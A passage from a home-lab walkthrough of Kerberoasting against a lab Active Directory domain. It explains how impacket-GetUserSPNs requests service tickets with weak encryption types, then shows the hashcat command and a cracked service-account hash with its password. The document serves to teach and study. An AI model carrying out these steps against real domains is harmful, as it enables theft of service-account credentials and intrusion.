
- Now we need to try and crack this hash to the password of the service account.

How impacket-GetUserSPNs works:

- Impacket will take the Credintials you provide it and if you specify the option `-request` it will create a TGS for the SPNs it found.
- When it requests the TGS it will modify the **etype** which is used by the client to specify which encryption schemes the client support so the KDC knows what format to send it back in; so impacket will modify that to change the etype to have the AS-REP to be returned in a format that is easy to crack.




Compare that AS-REQ etype to a normal AS-REQ etype:



- Notice that the impacket AS-REQ has an etype with a weak set of Encryption types. this causes the TGS-REP to be sent back using one of these weak encryption methods.


AS_REP under wireshark:



Using Hashcat

- let's use hashcat to crack the TGS to get the service account password.

First let HASHCAT use autodetect mode to tell use the actual mode code we need to use:



Then Run hash cat specifying the mode and providing a wordlist:

```
┌──(kali㉿kali)-[~/Desktop/AD-LAB/KerberosLAB]
└─$ hashcat TGS -m 13100 /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting
```

- Then wait for hashcat to do its thing and after about a minute or 2 you will have the service account password...

Note the etype (23):

- (NOT-Required) do a quick Google search to see what etype 23 corresponds to, then look at the 2 etype from our TGS-REP to see if they match.

```
$krb5tgs$23$*SQLService$KALIDC.LOCAL$KALIDC.local/SQLService*$be379bfdeaaa39d2d8a9bbd5a7a8e371$f1fc7f4800eed5ae9703db25f6d7b346ae9d8be532113c3b321176f0ca
56bb0c36aaf0b1787b4a2d0bfb7e6a163571cc4d44c628e751b3048c91e1d00a0072d1cb70777d84811330a1c2d7a7287730a1ddd42c18cbad78ea8998691575995cd3ba80b3232acef150e1f
57560cbfaadab0d3747494fb30ce284af9c3181adc54d0ec59cdbd72ad1671b432ec66b154d284d9491e867801e330787de14396ee92a68f40f9aae8296207d336212761851caadecf8165372
dcc2a0ae49866d7230fdde38a8db7af9e10d0a69a8380a593411951bc621f5ee67880b6e3b3e1e18a8e3ced7ee048ccdf67732a509e18977fe5848f8bff4f9aefbeb24828da346ae888ca2b6e
8ab17ec5ff704b60da3c9920dafbe43ad3c3d3c0f14a5611edcf7dea2bdc9bb5ec1f3070b5d4a87dc41c38096eb106df84d0b3f0e5803c8d203b5dfda421c03b091a4cfc2987b30fcc216a982
2206a8e6d1ad9919f442708eb7a3fa80a1bb47c5befdaa79c490f3bc96218f42314ca08123c968ac241d8172a3b39aeaa17e7a6c972a39dbb2d95ef917619dbeeb5c:MYpassword123#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
```

- the password is appended at the end.

```
PASSWORD: MYpassword123#
```